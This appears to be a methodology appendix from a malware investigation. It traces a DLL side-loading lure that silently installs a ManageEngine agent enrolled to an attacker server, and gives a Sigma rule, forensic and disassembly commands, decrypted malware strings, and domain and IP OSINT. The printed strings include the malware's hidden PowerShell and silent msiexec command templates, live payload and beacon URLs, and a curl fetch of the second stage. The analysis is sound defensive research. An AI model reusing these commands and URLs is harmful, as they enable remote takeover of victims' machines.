date: 2026-11-23
tags:
    - attack.command-and-control
    - attack.t1219
logsource:
    category: registry_set
    product: windows
detection:
    selection_key:
        TargetObject|contains: '\AdventNet\DesktopCentral\DCAgent\ServerInfo\'
    selection_value:
        Details|contains:
            - '192.229.81.189'
            - 'WIN-RCO5OBAIFK7'
    condition: all of selection_*
falsepositives:
    - None expected
level: critical
Appendix C: Methodology and command log
This appendix shows exactly how every finding was obtained: which command was run, what it returned, and which indicator (IP, domain, file or clue) it produced, so the analysis can be reproduced. The custom scripts referred to as tools/… are in Appendix D.

C0. How the findings connect (discovery map)
Each finding led to the next. The arrows show the order of discovery.
C1. Lab set-up and safety rules
| Item | Detail |
|---|---|
| Environment | Isolated, disposable Linux (Ubuntu) cloud container. No Windows, so the malware could not run even by accident |
| Tools | Python 3.13 with pefile 2024.8.26, capstone, mscerts; The Sleuth Kit 4.12 (mmls, fsstat, fls, istat, icat); osslsigncode; openssl; yara; 7z; curl; strings, cmp, zipinfo |
| Install commands | pip install pefile capstone mscerts signify · apt-get install -y sleuthkit osslsigncode yara p7zip-full |
| Safety rules | Samples were extracted into their own empty folders; analysis scripts were kept in a separate folder; Python was always run in isolated mode (python3 -I) so nothing in a sample folder could be imported; nothing from the samples was executed; the attacker’s beacon URL was never contacted; attacker servers were not scanned |
In the commands below, work/ is the scratch folder for extracted samples, tools/ holds the scripts listed in Appendix D, and $CASE is the folder holding the two ZIP files.
C2. Phase 1: Intake and hashing
Goal: fingerprint the original files before touching them, so their integrity can be proven later.
cd $CASE
ls -la
sha256sum *.zip
sha1sum *.zip
md5sum *.zip
file *.zip
Key output
1c5214f339e404b66cb66dad9f60b988adc0cff1253cfb7874720e32a07a6e5f  PDF_ZXYXMA_20261123150951_022.zip
14caa759b081e79e086fbf7aa20fcb17cb989f0193abfbdb3a54ddda08e82ff9  PDF_SCSPKG_20261123150951_024.zip
PDF_...zip: Zip archive data, at least v2.0 to extract, compression method=deflate
Finding: two ZIPs of the same size (280,027 bytes) but different hashes, the first sign of per-copy “hash-busting”.
unzip -l PDF_ZXYXMA_20261123150951_022.zip
zipinfo -v PDF_ZXYXMA_20261123150951_022.zip
Key output
 14716928  2026-11-23 15:09   PDF_ZXYXMA_20261123150951_022.vhd
  file last modified on (DOS date/time):          2026 Nov 23 15:09:52
Finding: each ZIP holds one .vhd disk image. The DOS time 15:09:52 is the local time of the attacker’s packing PC (used later for the time-zone clue, Phase 13).
C3. Phase 2: Unpacking the ZIP and identifying the disk image
mkdir -p work/zip022 work/zip024
unzip -o -q $CASE/PDF_ZXYXMA_20261123150951_022.zip -d work/zip022
unzip -o -q $CASE/PDF_SCSPKG_20261123150951_024.zip -d work/zip024
sha256sum work/*/*.vhd
file work/zip022/*.vhd
cmp -l work/zip022/*.vhd work/zip024/*.vhd | wc -l
cmp -l work/zip022/*.vhd work/zip024/*.vhd
Key output
...vhd: Microsoft Disk Image, Virtual Server or Virtual PC, Creator win  a.0 (W2k) Mon Nov 23 07:09:20 2026, 134217728 bytes
8
12529801 121   6
12529802 247 157   ...
Findings - A Microsoft VHD for a 128 MB virtual disk, made by Windows’ own VHD service (win version 10.0), on 2026-11-23 07:09:20 UTC. - The two VHDs differ by only 8 bytes, so they are the same image with a tiny per-copy patch.
C4. Phase 3: Converting the VHD to a raw disk
A dynamic VHD stores only used 2 MB blocks, so forensic tools need it expanded into a plain (“raw”) disk image first. qemu-img was not available, so a small parser was written (vhd2raw.py). It reads the VHD footer (last 512 bytes), the dynamic header (cxsparse) and the Block Allocation Table, then copies each allocated sector to its place in the output.
python3 -I tools/vhd2raw.py work/zip022/PDF_ZXYXMA_20261123150951_022.vhd work/022.raw
python3 -I tools/vhd2raw.py work/zip024/PDF_SCSPKG_20261123150951_024.vhd work/024.raw
Key output
footer cookie b'conectix'
footer timestamp 2026-11-23 07:09:20+00:00
footer creator_app b'win '   creator_ver 655360 (=10.0)   creator_host b'Wi2k'
footer disk_type 3 (dynamic)  uuid 9f034261-bd8e-0d4e-8ea3-928307c7bf22
dyn cookie b'cxsparse'  BAT offset 1536  max entries 64  block size 2097152
allocated blocks 7 [0, 1, 3, 4, 20, 21, 63]
Finding: both samples share the same disk UUID, so they were cloned from one template.
C5. Phase 4: File-system forensics (NTFS)
C5.1 Partition table and volume
mmls work/022.raw
fsstat -o 128 work/022.raw
Key output
002:  000:000   0000000128   0000260095   0000259968   NTFS / exFAT (0x07)
Volume Serial Number: 5C44926F44924BA0
Volume Name: DOCS
Finding: one NTFS partition starting at sector 128, labelled DOCS (what the victim sees as the drive name).
C5.2 File listing
fls -o 128 -r -p -l work/022.rawKey output
r/r 39-128-3:  FAULTREP.DLL  2026-11-23 07:09:04 (UTC) ...  222208
r/r 38-128-3:  PDF.EXE       2026-11-02 21:37:25 (UTC) ...   36720
d/d 36-144-1:  System Volume Information
Finding: only two user files, PDF.EXE and FAULTREP.DLL.
C5.3 File details (attributes and timestamps)
istat -o 128 work/022.raw 38     # PDF.EXE
istat -o 128 work/022.raw 39     # FAULTREP.DLL
Key output
Entry: 39 ... Flags: Hidden, System, Archive     ← FAULTREP.DLL is hidden
File Modified:  2026-11-23 07:09:04.194114800 (UTC)
Security ID: 264
Findings: the DLL is Hidden + System (invisible to the victim). It was built at 07:09:04, 16 s before the VHD was made.
C5.4 Extracting the files
icat -o 128 work/022.raw 38 > work/022/PDF.EXE.bin
icat -o 128 work/022.raw 39 > work/022/FAULTREP.DLL.bin
icat -o 128 work/022.raw 37 > work/022/WPSettings.dat.bin
sha256sum work/0*/*.bin
cmp -l work/022/FAULTREP.DLL.bin work/024/FAULTREP.DLL.bin
Finding: PDF.EXE is identical in both samples. The DLLs differ only at file offsets 0x88 and 0xD8, which are the PE TimeDateStamp and CheckSum fields (with e_lfanew = 0x80: 0x80+4+4 = 0x88; 0x80+0x18+0x40 = 0xD8).
C5.5 Who copied the files? (builder-PC fingerprint)
NTFS keeps a security descriptor (owner and group SIDs) for every file in $Secure:$SDS (MFT entry 9, stream 128-8).
icat -o 128 work/022.raw 9-128-8 > work/sds.bin
python3 -I tools/ntfs_sds_parse.py work/sds.bin
Key output
SecurityID 264 owner=S-1-5-32-544 group=S-1-5-21-538414588-593789913-107753860-1001Finding: Security ID 264 (used by PDF.EXE and FAULTREP.DLL) shows owner Administrators (the copy ran elevated) and group S-1-5-21-538414588-593789913-107753860-1001, the first local user account (RID 1001) of the attacker’s Windows build PC. This uniquely fingerprints that machine.
C5.6 Leftovers
icat -o 128 work/022.raw 2 > work/logfile.bin && strings -a -e l -n 4 work/logfile.bin | sort | uniq -c | sort -rn | head
icat -o 128 work/022.raw 0 > work/mft.bin && strings -a -e l -n 4 work/mft.bin | sort -u
Finding: no deleted files, old file names or user paths. The image was built cleanly.
C6. Phase 5: Identifying PDF.EXE and checking its signature
python3 -I tools/peinfo.py work/022/PDF.EXE.binKey output
VER OriginalFilename = WerFaultSecure.exe
VER FileDescription = Windows Fault Reporting
VER FileVersion = 6.3.9600.17415 (winblue_r4.141028-1500)
IMPORT faultrep.dll ['WerpInitiateCrashReporting']
Security dir 0x6c00 0x2370
Finding: PDF.EXE is Microsoft’s WerFaultSecure.exe (Windows 8.1). It statically imports faultrep.dll, which explains why the attacker put a DLL with that name next to it (DLL side-loading).
osslsigncode verify -in work/022/PDF.EXE.bin                       # run 1
MS=$(python3 -c "import mscerts; print(mscerts.where())")          # Microsoft root store
osslsigncode verify -CAfile "$MS" -TSA-CAfile "$MS" -in work/022/PDF.EXE.bin          # run 2
osslsigncode verify -CAfile "$MS" -time 1414555044 -in work/022/PDF.EXE.bin           # run 3 (at signing time)
Key output
Current message digest    : 51F4A5D6...989B
Calculated message digest : 51F4A5D6...989B      ← file not modified
Signer: CN=Microsoft Windows Publisher  ← Microsoft Windows Production PCA 2011 ← Microsoft Root Certificate Authority 2010
run 3: Signature CRL verification: ok / Signature verification: ok
Finding: genuine, unmodified, Microsoft-signed. Run 1 fails only because Linux doesn’t ship Microsoft’s root certificate. Run 2 reports “expired” because the intermediate expired in Oct 2026. Windows honours the 2014 timestamp, which run 3 reproduces.
C7. Phase 6: Static analysis of FAULTREP.DLL
python3 -I tools/peinfo.py work/022/FAULTREP.DLL.bin
osslsigncode verify -in work/022/FAULTREP.DLL.bin
strings -a -n 5 -t x work/022/FAULTREP.DLL.bin > dll_ascii.txt
strings -a -n 5 -t x -e l work/022/FAULTREP.DLL.bin > dll_wide.txt
grep -E "UEMS|DMRoot|msi|Expand-Archive|fhd|Mozilla|GCC|%08lx" dll_ascii.txt
cat dll_wide.txt
Key output
TimeDateStamp 0xcce0a751 2078-12-03     ← impossible future date (fake)
Linker 2 47                             ← GNU ld 2.47 (not Microsoft)
EXPORT  1 RunElevated   2 WerpInitiateCrashReporting
EXPORT DLL name b'faultrep.dll' ts 0x6b03e690
No signature found
2a8bd Mozilla/5.0
2a8d0 %08lx_%s
2a8d9 \fhd.zip
2a8e2 \UEMSAgent.msi
2a8f8 -NoProfile -WindowStyle Hidden -Command "Expand-Archive -LiteralPath '
2a980 /i "%s" /qn TRANSFORMS="%s" ENABLESILENT=yes REBOOT=ReallySuppress ...
2f2c0 GCC: (x86_64-posix-seh-rev1, Built by MinGW-Builds project) 16.2.0
wide: rundll32.exe "%s",RunElevated
python3 -c "import datetime; print(datetime.datetime.fromtimestamp(0x6b03e690, datetime.timezone.utc))"
# 2026-11-23 07:09:04+00:00 ← real build time, matches the NTFS time to the secondFindings: unsigned; compiled with GCC 16.2 (MinGW); the header timestamp is fake, but the export-table timestamp reveals the true build time. Plain strings show the ManageEngine install plan, but no URL. Fragments such as &os=win& and &lang=en suggest the URL is hidden.
C8. Phase 7: Disassembly, and how the hidden domain was found
Step 1: find the entry points. From the export table: WerpInitiateCrashReporting = RVA 0x55F0, RunElevated = RVA 0x5600, DllMain = RVA 0x5610.
python3 -I tools/dis.py work/022/FAULTREP.DLL.bin 55f0 0x6055f0: xor eax, eax / ret ← fake export: does nothing
5600: jmp 0x...2e70 ← RunElevated → main payload at 0x2E70
5638: call sub_1420 ← DllMain calls the spawnerStep 2: follow the spawner (0x1420).
python3 -I tools/dis.py work/022/FAULTREP.DLL.bin 1420 0x200 | grep -E "call|->"14a0: lea rbp, [rip+...] -> W"rundll32"
151f: lea rdx, [rip+...] -> W"rundll32.exe "%s",RunElevated"
15ba: mov dword ptr [rsp+0x28], 0x8000000 ← CREATE_NO_WINDOW
15ca: call KERNEL32.dll!CreateProcessWStep 3: list what the main payload calls.
python3 -I tools/dis.py work/022/FAULTREP.DLL.bin 2e70 0x2780 > RunElevated.asm
grep -nE "call|-> \"|-> W" RunElevated.asm
2ec1: call sub_1be0 ← called with a data pointer + length...
2ed6: call sub_1be0
...
3157: lea rcx -> "Mozilla/5.0"
315e: call WININET.dll!InternetOpenA
3170: mov rdx, qword ptr [rsp + 0x80] ← URL = output of the first sub_1be0 call
3192: call WININET.dll!InternetOpenUrlAReasoning: the URL passed to InternetOpenUrlA comes from the buffer filled by sub_1be0(out, blob@0x2C460, 31), so sub_1be0 is a string decryptor.
Step 4: identify the cipher.
python3 -I tools/dis.py work/022/FAULTREP.DLL.bin 1be0 0x340The function (1) fills a 256-byte table with 0..255, (2) mixes it using a 16-byte key at RVA 0x2C2D0 (j = j + S[i] + key[i % 16], swap), (3) generates a keystream (i++, j += S[i], swap, S[S[i]+S[j]]) and XORs it with the data. This is textbook RC4.
Step 5: decrypt every hidden string. rc4_strings.py finds every call to sub_1be0, reads the blob address (lea rdx) and length (mov r8d), and decrypts.
python3 -I tools/rc4_strings.py work/022/FAULTREP.DLL.bin
python3 -I tools/rc4_strings.py work/024/FAULTREP.DLL.bin
Key output
RC4 key @ RVA 0x2C2D0: c700000024c93805105697a7e2597f01
call@RVA 02EC1  blob@RVA 2C460 len  31 -> 'https://gooddowning.com/164.zip'
call@RVA 02ED6  blob@RVA 2C3A0 len  41 -> 'https://aaa.gooddowning.com/beacon.php?u='
call@RVA 0383B  blob@RVA 2C3D0 len  25 -> 'ManageEngine UEMS - Agent'
call@RVA 03855  blob@RVA 2C393 len   5 -> 'runas'
call@RVA 0386F  blob@RVA 2C388 len  11 -> 'msiexec.exe'
...
[Beacon stage table] dll_loaded, dl_start, dl_ok, dl_fail, ex_ok, install_start,
                     install_done, agent_running, agent_not_running, elevating, install_fail
➜ This is how the domain gooddowning.com, the payload URL /164.zip** and the beacon host aaa.gooddowning.com were found.**
C9. Phase 8: Reconstructing the beacon URL
python3 -I tools/dis.py work/022/FAULTREP.DLL.bin 2140 0xd30 > beacon.asm
grep -nE "call|->|movabs|0x6d26|0x3d" beacon.asm
Relevant pieces:
2172: call sub_1be0                       ← decrypt stage name from table[stage]
218a: lea r9 -> "wf&s="                   ← appended to "https://aaa.gooddowning.com/beacon.php?u="
242b: mov edx, 0x6d26 ; mov byte [..], 0x3d   ← "&m" + "="
247f/249b: load global victim ID          ← built earlier with wsprintfA("%08lx_%s", volume serial, computer name)
25b0: movabs rax, 0x266e69773d736f26      ← 8 bytes of text
25be: movabs rax, 0x6e653d676e616c26
Decoding the constants (x86 stores them little-endian):
python3 -c "import struct; print(struct.pack('<Q',0x266e69773d736f26), struct.pack('<Q',0x6e653d676e616c26))"
# b'&os=win&' b'&lang=en'   (written 7 bytes apart → "&os=win&lang=en")
Result
https://aaa.gooddowning.com/beacon.php?u=wf&s=<stage>&m=<VOLSERIAL>_<COMPUTERNAME>&os=win&lang=enC10. Phase 9: Retrieving the second stage, and how the C2 IP was found
The decrypted URL was fetched once with the same User-Agent the malware uses. The beacon URL was not touched.
mkdir -p work/stage2_dl && cd work/stage2_dl
curl -s -m 180 -A "Mozilla/5.0" -o 164.zip -D headers.txt \
     -w "http=%{http_code} size=%{size_download}\n" https://gooddowning.com/164.zip
sha256sum 164.zip
cat headers.txt
unzip -l 164.zip
Key output
http=200 size=46333881
date: Mon, 23 Nov 2026 15:48:45 GMT
server: cloudflare
last-modified: Mon, 23 Nov 2026 07:07:04 GMT
etag: "6b03e618-2c2ffb9"
01dbba8c2bcc04acdf84ee90b36c2ac2a6d47581ba06f1f57930bb70f4c11ea7  164.zip
DCAgentServerInfo.json  UEMSAgent.mst  setup.bat  README.html  UEMSAgent.msi  DMRootCA-Server.crt  DMRootCA.crt
unzip -o -q 164.zip -d ../stage2 && cd ../stage2
cat DCAgentServerInfo.jsonKey output
"ServerInfoProps": {
    "SERVERFLATNAME": "WIN-RCO5OBAIFK7",
    "SERVERIPADDRESS": "192.229.81.189",
    "SERVERPORT": "8383",
    "SERVERNAME": "WIN-RCO5OBAIFK7" }
"ServerHashTime": "1795416584"
➜ This is how the real remote-control server 192.229.81.189:8383** (hostname WIN-RCO5OBAIFK7) was found.**
python3 -c "import datetime; print(datetime.datetime.fromtimestamp(1795416584, datetime.timezone.utc))"
# 2026-11-23 06:49:44+00:00  ← server set up ~20 minutes before the lure
openssl x509 -in DMRootCA-Server.crt -noout -subject -serial -dates
openssl x509 -in DMRootCA.crt -noout -subject -serial -dates
osslsigncode verify -CAfile "$MS" -in UEMSAgent.msi
subject=C = US, ST = CA, OU = ManageEngine, O = Zoho Corporation, CN = ManageEngineCA notBefore=Nov 23 06:49:46 2026 GMT
Subject: /C=IN/ST=Tamil Nadu/L=Chennai/O=ZOHO Corporation Private Limited ... Signature verification: okFindings: the MSI is genuine Zoho software (abused, not modified). The certificates were made by the attacker’s own server minutes before the attack.
C10.1 What the agent installs: MSI/MST table analysis (read-only)
apt-get install -y msitools && pip install olefile
msiinfo suminfo UEMSAgent.msi
msiinfo tables UEMSAgent.msi
for t in Property CustomAction Directory File Registry InstallExecuteSequence LaunchCondition Upgrade; do
  msiinfo export UEMSAgent.msi $t > $t.idt; done
grep -E "^(ProductName|ProductVersion|ProductCode|UpgradeCode|Manufacturer)" Property.idt
tail -n +4 CustomAction.idt
tail -n +4 Registry.idt | awk -F'\t' '{print $3}' | sort | uniq -c
tail -n +4 Registry.idt | awk -F'\t' '$3 ~ /ServerInfo$/ {print $4" = "$5}'
python3 -I tools/mst_decode.py UEMSAgent.mst
Key output
ProductName  ManageEngine UEMS - Agent      ProductVersion 11.3.2402.01.W
DIRCA_TARGETDIR  307  TARGETDIR  [ProgramFilesFolder]\ManageEngine\UEMS_Agent
_7D73D36E_...  3090  _26FF893B... (= dcagentregister.exe)  -i dc      ← deferred, runs as SYSTEM
LaunchCondition: TRANSFORMS<>"" or INSTALLSOURCE="MDM" or ...  → refuses to install without a transform
61 HKLM\Software\AdventNet\DesktopCentral\DCAgent   17 ...\DCAgent\ServerInfo   5 ...\DCAgent\Certificates
ServerInfo: DCServerName=[SERVERNAME]  DCServerIPAddress=[SERVERIPADDRESS]  DCServerPort=[SERVERPORT] ...
MST adds: USEJSON=true  ENABLESILENT=YES  ALLUSERS=1  MSIRESTARTMANAGERCONTROL=Disable
Findings: install folder C:\Program Files (x86)\ManageEngine\UEMS_Agent (32-bit package); registry HKLM\SOFTWARE\WOW6432Node\AdventNet\DesktopCentral\DCAgent\ServerInfo records the attacker’s server (a forensic proof of enrolment); services are registered by dcagentregister.exe -i dc as SYSTEM; remote-control components dc_rds.exe, WebrtcDLL.dll, dcfiletransfer.exe.
C11. Phase 10: Domain OSINT (registration, Cloudflare, certificates)
C11.1 DNS: where does the domain point?
python3 -c "import socket; [print(h, socket.getaddrinfo(h,443)[0][4][0]) for h in ['gooddowning.com','aaa.gooddowning.com']]"
curl -s https://rdap.arin.net/registry/ip/104.21.41.123 | python3 -c "import json,sys; d=json.load(sys.stdin); print(d['name'], d['startAddress'], d['endAddress'])"
gooddowning.com -> 104.21.41.123 / 172.67.164.196
CLOUDFLARENET 104.16.0.0 104.31.255.255Finding: the domain sits behind Cloudflare, which hides the real web server. These IPs are shared Cloudflare addresses, not the attacker’s.
C11.2 Who registered the domain, and when? (RDAP = modern WHOIS)
curl -s -L https://rdap.org/domain/gooddowning.com          # redirects to the .com registry (Verisign)
curl -s https://rdap.gname.com/domain/GOODDOWNING.COM        # the registrar's own record
Key output
"registration": 2026-11-06T02:06:42Z      registrar: Gname.com Pte. Ltd. (IANA 1923, Singapore)
nameservers: JUNE.NS.CLOUDFLARE.COM, SEVKI.NS.CLOUDFLARE.COM
registrant handle 724253-1923   adr: ['', '', '', '', 'xiang gang', '', '']
Findings: the domain was registered 17 days before the attack, through Gname (Singapore). The registrant’s state is written “xiang gang”, the Mandarin pinyin for 香港 (Hong Kong).
C11.3 Certificate-transparency logs: discovering subdomains
Every public TLS certificate is logged publicly, so CT logs reveal hostnames even if they are never linked anywhere. (crt.sh returned HTTP 502 at the time, so CertSpotter was used.)
curl -s "https://api.certspotter.com/v1/issuances?domain=gooddowning.com&include_subdomains=true&expand=dns_names&expand=issuer"Key output
2026-11-06  TrustAsia  ['aaa.gooddowning.com'] ['bbb...'] ['ccc...'] ['www...'] ['xxx...'] ['yyy...']
2026-11-08  TrustAsia  ['ppp.gooddowning.com']
2026-11-19  TrustAsia  ['qqq.gooddowning.com'] ['hhh.gooddowning.com']
2026-11-06  Let's Encrypt / SSL.com  ['*.gooddowning.com','gooddowning.com']   (Cloudflare edge certs)
Findings: subdomains aaa, bbb, ccc, xxx, yyy, ppp, qqq, hhh, www, with origin certificates from TrustAsia, a Chinese CA.
Full certificates (for serial numbers, keys and fingerprints; Appendix E) were then downloaded for all three domains and decoded:
for d in gooddowning.com aaenen.cc bbenen.cc; do
  curl -s "https://api.certspotter.com/v1/issuances?domain=$d&include_subdomains=true&expand=dns_names&expand=issuer&expand=revocation&expand=cert" \
       -o certspotter_full_$d.json; done
# each record's cert.data is base64 DER -> saved as PEM, then:
openssl x509 -in tls-certificates/gooddowning.com_07_cert_18210732679.pem -noout -text -fingerprint -sha256 -serial
Key output: 16 certificates (12 gooddowning.com, 2 aaenen.cc, 2 bbenen.cc). 13 are TrustAsia LiteSSL RSA CA 2025 (RSA-2048, 90 days, one per hostname) on the origin servers. 2 are Cloudflare edge wildcards (Let’s Encrypt YE2, SSL.com Cloudflare TLS Issuing ECC CA 4, ECDSA P-256). None revoked.
C12. Phase 11: Web-scan history and pivoting to related infrastructure
urlscan.io keeps public records of web pages that other people have scanned, including titles, server IPs, downloaded files and screenshots. This shows what the attacker’s sites looked like without visiting them.
C12.1 History of gooddowning.com
curl -s "https://urlscan.io/api/v1/search/?q=domain:gooddowning.com&size=100"Key output (summarised)
2026-11-09  http://aaa.gooddowning.com/          title: 登录 - 上线看板          (Login – Online Dashboard)
2026-11-11  http://bbb.gooddowning.com/feihudui187.zip   application/zip  32,868,738 bytes  sha256 26fbbaae...
2026-11-12  http://gooddowning.com/              title: 恭喜,站点创建成功! language: zh
Findings: the beacon host runs a Chinese-language victim dashboard (“上线看板”). The homepage is the BaoTa (宝塔) panel default page. Another payload is named feihudui187.zip (飞虎队, which matches the DLL’s fhd folder).
C12.2 Pivot 1: who else uses the same dashboard?
curl -s -G "https://urlscan.io/api/v1/search/" --data-urlencode 'q=page.title:"上线看板"' --data-urlencode "size=100"2026-11-09 http://aaa.gooddowning.com/ 172.67.164.196 (Cloudflare)
2026-10-25 https://aaenen.cc/beacon_site/ 45.221.115.86 (VMISS Inc.)➜ This is how the earlier domain aaenen.cc** and server 45.221.115.86 were found.**
C12.3 Pivot 2: what else ran on that server?
curl -s -G "https://urlscan.io/api/v1/search/" --data-urlencode 'q=domain:aaenen.cc'
curl -s -G "https://urlscan.io/api/v1/search/" --data-urlencode 'q=ip:"45.221.115.86"'
curl -s -G "https://urlscan.io/api/v1/search/" --data-urlencode 'q=filename:feihudui*'
2026-10-26 https://aaenen.cc/ 恭喜,站点创建成功! nginx HK
2026-10-27…11-13 http://bbenen.cc/ download 21,842 bytes sha256 6156fc62...➜ This is how bbenen.cc** was found.**
C12.4 Screenshots, and proof the two dashboards are the same
curl -s -o shot.png https://urlscan.io/screenshots/<scan-uuid>.png     # one per scan
md5sum *.png
3fcf09f6debbc48f8fd95e34f8562389 2026-10-25_aaenen.cc-beacon_site_LOGIN...png
3fcf09f6debbc48f8fd95e34f8562389 2026-11-09_aaa.gooddowning.com_LOGIN...png ← identicalFinding: the October and November dashboards render byte-for-byte identically, so they are the same panel software. That supports the link between the old and new infrastructure.
C12.5 Registration of the earlier domains
curl -s -L https://rdap.org/domain/aaenen.cc ; curl -s https://rdap.gname.com/domain/AAENEN.CC
curl -s -L https://rdap.org/domain/bbenen.cc ; curl -s https://rdap.gname.com/domain/BBENEN.CC
registration 2026-10-14T20:25:48Z (both, same second) registrar Gname.com registrant adr: cc=VN 'Ho Chi Minh'Finding: same registrar and the same bulk-registration pattern, but a different claimed country (Vietnam vs Hong Kong), so the registrant details are fake. The Verisign record for aaenen.cc shows status client hold with last change 2026-10-26T07:10:46Z: the registrar has suspended it. The registry domain IDs 210461991 (aaenen.cc) and 210461990 (bbenen.cc) are consecutive, so both were created in one batch.
A one-line field extractor used for the tables in Appendix E:
python3 -c "import json,sys; d=json.load(open(sys.argv[1])); print(d['ldhName'], d.get('status'), [(e['eventAction'], e['eventDate']) for e in d['events']], [n['ldhName'] for n in d.get('nameservers', [])], d.get('secureDNS'))" rdap_aaenen.cc_verisign.jsonC13. Phase 12: IP address OSINT (owner, country, location)
# C2 server
curl -s -L https://rdap.org/ip/192.229.81.189                         # → ARIN record
curl -s https://rdap.arin.net/registry/entity/C10996056               # owner organisation
curl -s https://rdap.apnic.net/autnum/138995                          # owner's network (ASN)
curl -s "https://www.peeringdb.com/api/net?asn=138995"
curl -s https://ipinfo.io/192.229.81.189/json                         # geolocation
curl -s https://internetdb.shodan.io/192.229.81.189                   # passive port data (none found)

# earlier server
curl -s -L https://rdap.org/ip/45.221.115.86
curl -s https://ipinfo.io/45.221.115.86/json
Key output
192.229.81.189: NET-192-229-80-0-1  ANTBOXNETWORK-01  registrant ANTBOX NETWORKS LIMITED
                "RM C, 7/F, World Trust Tower, 50 Stanley Street, Hong Kong"
                AS138995 ANTBOX1-AS-AP  country HK   [email protected]
                ipinfo: city "Kuala Lumpur", country "MY", org "AS138995 Antbox Networks Limited"
45.221.115.86:  AFRINIC-leased block; ipinfo: "Siu Sai Wan Estate", HK, org "AS967 VMISS Inc."
Findings: the control server is rented from Antbox Networks (a Hong Kong company) and physically located in Kuala Lumpur, Malaysia. The ARIN record nests Antbox’s block 192.229.80.0/20 (registered 2024-10-23) under an upstream holder, SpeedVM Network Group LLC (US; operations contact “Leasekvm”), so the IP space is leased. The earlier server was a VMISS VPS in Hong Kong. These are the hosting providers, not the attacker’s identity.
